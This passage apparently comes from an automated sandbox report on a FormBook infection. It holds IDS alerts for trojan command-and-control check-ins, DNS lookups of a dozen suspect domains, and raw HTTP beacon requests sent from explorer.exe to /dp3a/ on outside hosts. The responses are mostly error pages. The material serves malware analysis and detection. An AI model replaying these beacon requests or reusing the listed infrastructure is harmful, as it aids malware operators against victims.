06/10/21-14:37:27.645237	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	35.205.61.67
06/10/21-14:37:27.645237	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49764	80	192.168.2.4	35.205.61.67
06/10/21-14:37:33.101150	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	37.48.65.148
06/10/21-14:37:33.101150	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	37.48.65.148
06/10/21-14:37:33.101150	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49765	80	192.168.2.4	37.48.65.148

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 10, 2021 14:36:37.972244978 CEST	192.168.2.4	8.8.8.8	0xba10	Standard query (0)	www.theyogirunner.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:43.774049997 CEST	192.168.2.4	8.8.8.8	0x2ba3	Standard query (0)	www.kladios.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:49.679228067 CEST	192.168.2.4	8.8.8.8	0x2d28	Standard query (0)	www.letstrumpbiden.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:54.800163984 CEST	192.168.2.4	8.8.8.8	0x9d2	Standard query (0)	www.hireinone.xyz	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:05.074394941 CEST	192.168.2.4	8.8.8.8	0x8470	Standard query (0)	www.closetofaurora.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:10.570947886 CEST	192.168.2.4	8.8.8.8	0x25e2	Standard query (0)	www.28ji.site	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:16.292370081 CEST	192.168.2.4	8.8.8.8	0x5589	Standard query (0)	www.kinggugardgroup.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:22.187328100 CEST	192.168.2.4	8.8.8.8	0xb3ba	Standard query (0)	www.goodlukc.com	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:27.296046019 CEST	192.168.2.4	8.8.8.8	0x4cff	Standard query (0)	www.rebeccannemontgomery.net	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:32.951637983 CEST	192.168.2.4	8.8.8.8	0x24c4	Standard query (0)	www.pecon.pro	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:38.618782997 CEST	192.168.2.4	8.8.8.8	0x1e72	Standard query (0)	www.oilleakgames.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 14:36:38.046022892 CEST	8.8.8.8	192.168.2.4	0xba10	No error (0)	www.theyogirunner.com		104.232.96.207	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:44.115781069 CEST	8.8.8.8	192.168.2.4	0x2ba3	No error (0)	www.kladios.com		121.254.178.252	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:49.760195971 CEST	8.8.8.8	192.168.2.4	0x2d28	Name error (3)	www.letstrumpbiden.com	none	none	A (IP address)	IN (0x0001)
Jun 10, 2021 14:36:54.895533085 CEST	8.8.8.8	192.168.2.4	0x9d2	No error (0)	www.hireinone.xyz	redirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:36:54.895533085 CEST	8.8.8.8	192.168.2.4	0x9d2	No error (0)	redirect.natrocdn.com	natroredirect.natrocdn.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 10, 2021 14:36:54.895533085 CEST	8.8.8.8	192.168.2.4	0x9d2	No error (0)	natroredirect.natrocdn.com		85.159.66.93	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:05.138901949 CEST	8.8.8.8	192.168.2.4	0x8470	No error (0)	www.closetofaurora.com	closetofaurora.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:37:05.138901949 CEST	8.8.8.8	192.168.2.4	0x8470	No error (0)	closetofaurora.com		162.0.229.108	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:10.643258095 CEST	8.8.8.8	192.168.2.4	0x25e2	No error (0)	www.28ji.site	xn-ciqpnp86gzpj.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:37:10.643258095 CEST	8.8.8.8	192.168.2.4	0x25e2	No error (0)	xn-ciqpnp86gzpj.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Jun 10, 2021 14:37:10.643258095 CEST	8.8.8.8	192.168.2.4	0x25e2	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:16.830492973 CEST	8.8.8.8	192.168.2.4	0x5589	No error (0)	www.kingguardgroup.com		69.162.102.218	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:22.252890110 CEST	8.8.8.8	192.168.2.4	0xb3ba	Name error (3)	www.goodlukc.com	none	none	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:27.346261024 CEST	8.8.8.8	192.168.2.4	0x4cff	No error (0)	www.rebeccannemontgomery.net		35.205.61.67	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:33.047657967 CEST	8.8.8.8	192.168.2.4	0x24c4	No error (0)	www.pecon.pro		37.48.65.148	A (IP address)	IN (0x0001)
Jun 10, 2021 14:37:38.703188896 CEST	8.8.8.8	192.168.2.4	0x1e72	Name error (3)	www.oilleakgames.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.theyogirunner.com
- www.kladios.com
- www.hireinone.xyz
- www.closetofaurora.com
- www.28ji.site
- www.kingguardgroup.com
- www.rebeccannemontgomery.net
- www.pecon.pro

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49756	104.232.96.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:38.251010895 CEST	4634	OUT	GET /dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=rT959XFbghPJVv5hpca1PvfPcVCtnqQ7MGzQwkslu+qbfaQ1OXZa8AaW+DloN+T+QKhF HTTP/1.1 Host: www.theyogirunner.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:38.846438885 CEST	4634	OUT	GET /dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=rT959XFbghPJVv5hpca1PvfPcVCtnqQ7MGzQwkslu+qbfaQ1OXZa8AaW+DloN+T+QKhF HTTP/1.1 Host: www.theyogirunner.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:36:39.060780048 CEST	4634	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Thu, 10 Jun 2021 12:36:34 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49757	121.254.178.252	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:44.390893936 CEST	4660	OUT	GET /dp3a/?GR-d=9p/K3n16Mfij3JUlf4zaR/Rujbmkv/CDhZs1M9Rj6A9SEkbuvv/NT9LewVshmGfbFjhm&nPTdU=-ZoHnNt0frfd2Hn HTTP/1.1 Host: www.kladios.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:36:44.664067984 CEST	4663	IN	HTTP/1.1 404 Not Found Date: Thu, 10 Jun 2021 12:36:44 GMT Server: Apache Content-Length: 203 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 64 70 33 61 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /dp3a/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49758	85.159.66.93	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:54.972332954 CEST	4664	OUT	GET /dp3a/?GR-d=gNGby8oVX6PgZB5GWA7CusOGqzi3GywYGs/3OTvKjB1NulubMkWwqj/edMXwHBCob9Lh&nPTdU=-ZoHnNt0frfd2Hn HTTP/1.1 Host: www.hireinone.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:36:55.049076080 CEST	4666	IN	HTTP/1.1 404 Not Found Content-Type: text/html Server: Microsoft-IIS/10.0 X-Powered-By: ASP.NET Date: Thu, 10 Jun 2021 12:36:16 GMT Connection: close Content-Length: 1245 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0d 0a 3c 21 2d 2d 0d 0a 62 6f 64 79 7b 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 2d 73 69 7a 65 3a 2e 37 65 6d 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 56 65 72 64 61 6e 61 2c 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 45 45 45 45 45 45 3b 7d 0d 0a 66 69 65 6c 64 73 65 74 7b 70 61 64 64 69 6e 67 3a 30 20 31 35 70 78 20 31 30 70 78 20 31 35 70 78 3b 7d 20 0d 0a 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 2e 34 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 7d 0d 0a 68 32 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 37 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 63 6f 6c 6f 72 3a 23 43 43 30 30 30 30 3b 7d 20 0d 0a 68 33 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 32 65 6d 3b 6d 61 72 67 69 6e 3a 31 30 70 78 20 30 20 30 20 30 3b 63 6f 6c 6f 72 3a 23 30 30 30 30 30 3b 7d 20 0d 0a 23 68 65 61 64 65 72 7b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 30 3b 70 61 64 64 69 6e 67 3a 36 70 78 20 32 25 20 36 70 78 20 32 25 3b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 74 72 65 62 75 63 68 65 74 20 4d 53 22 2c 20 56 65 72 64 61 6e 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 63 6f 6c 6f 72 3a 23 46 46 46 3b 0d 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 35 35 35 35 35 35 3b 7d 0d 0a 23 63 6f 6e 74 65 6e 74 7b 6d 61 72 67 69 6e 3a 30 20 30 20 30 20 32 25 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2e 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 46 46 3b 77 69 64 74 68 3a 39 36 25 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 38 70 78 3b 70 61 64 64 69 6e 67 3a 31 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 7d 0d 0a 2d 2d 3e 0d 0a 3c 2f 73 74 79 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 68 65 61 64 65 72 22 3e 3c 68 31 3e 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 3c 2f 64 69 76 3e 0d 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0d 0a 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 2d 63 6f 6e 74 61 69 6e 65 72 22 3e 3c 66 69 65 6c 64 73 65 74 3e 0d 0a 20 20 3c 68 32 3e 34 30 34 20 2d 20 46 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 68 32 3e 0d 0a 20 20 3c 68 33 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 20 6d 69 67 68 74 20 68 61 76 65 20 62 65 65 6e 20 72 65 6d 6f 76 65 64 2c 20 68 61 64 20 69 74 73 20 6e 61 6d 65 20 63 68 61 6e 67 Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - File or directory not found.</title><style type="text/css">...body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}fieldset{padding:0 15px 10px 15px;} h1{font-size:2.4em;margin:0;color:#FFF;}h2{font-size:1.7em;margin:0;color:#CC0000;} h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} #header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;background-color:#555555;}#content{margin:0 0 0 2%;position:relative;}.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}--></style></head><body> <h1>Server Error</h1> <fieldset> <h2>404 - File or directory not found.</h2> <h3>The resource you are looking for might have been removed, had its name chang

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49759	162.0.229.108	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:05.328807116 CEST	4666	OUT	GET /dp3a/?GR-d=gKBh5mJw+OBG/cLQbNfpnnQYqc+45jCeSmhHkERkUIltQJh3+jBq8zykiXiJ5ld+SMHF&nPTdU=-ZoHnNt0frfd2Hn HTTP/1.1 Host: www.closetofaurora.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:05.531295061 CEST	4668	IN	HTTP/1.1 404 Not Found date: Thu, 10 Jun 2021 12:37:05 GMT server: Apache accept-ranges: bytes transfer-encoding: chunked content-type: text/html x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff strict-transport-security: max-age=31536000; includeSubDomains; preload; referrer-policy: no-referrer-when-downgrade connection: close Data Raw: 31 35 44 0d 0a 0a 0a 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 34 30 34 0d 0a 32 30 30 42 0d 0a 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 34 70 78 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 34 32 38 35 37 31 34 32 39 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 66 66 66 66 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 32 46 33 32 33 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 73 65 63 74 69 6f 6e 2c 20 66 6f 6f 74 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 62 6c 6f 63 6b 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 72 69 67 68 74 3a 20 61 75 74 6f 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 30 20 31 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 20 20 20 20 2e 72 65 73 70 6f 6e 73 65 2d 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 43 43 Data Ascii: 15D<!DOCTYPE html><html> <head> <meta http-equiv="Content-type" content="text/html; charset=utf-8"> <meta http-equiv="Cache-control" content="no-cache"> <meta http-equiv="Pragma" content="no-cache"> <meta http-equiv="Expires" content="0"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>404200B Not Found</title> <style type="text/css"> body { font-family: Arial, Helvetica, sans-serif; font-size: 14px; line-height: 1.428571429; background-color: #ffffff; color: #2F3230; padding: 0; margin: 0; } section, footer { display: block; padding: 0; margin: 0; } .container { margin-left: auto; margin-right: auto; padding: 0 10px; } .response-info { color: #CC

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49760	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:10.715167999 CEST	4680	OUT	GET /dp3a/?nPTdU=-ZoHnNt0frfd2Hn&GR-d=/zMHFgDZZhoYLr+uNA/LZalwAqqHNoUyccNHiXKU1Oc8waRhqa0xV5lesUE3sQ0wja+H HTTP/1.1 Host: www.28ji.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:10.805521011 CEST	4681	IN	HTTP/1.1 403 Forbidden Date: Thu, 10 Jun 2021 12:37:10 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 160 X-Sorting-Hat-ShopId: 47463563425 X-Dc: gcp-europe-west1 X-Request-ID: 9f2c5d5b-dde7-4da0-8843-84d5dbd26aac X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff CF-Cache-Status: DYNAMIC cf-request-id: 0a97863fde00000742bdb5b000000001 Server: cloudflare CF-RAY: 65d2a6462ab00742-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400, h3=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49763	69.162.102.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 10, 2021 14:37:17.004250050 CEST	4705	OUT	GET /dp3a/?GR-d=+9xVWhQ3YZdKS9LSdJD9Q5IGOGjZWYGRUC/PBrhb5+8EiR866LajmsNw/hU5zOKELtJS&nPTdU=-ZoHnNt0frfd2Hn HTTP/1.1 Host: www.kingguardgroup.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jun 10, 2021 14:37:17.173516035 CEST	4706	IN	HTTP/1.1 404 Not Found Date: Thu, 10 Jun 2021 12:37:17 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: 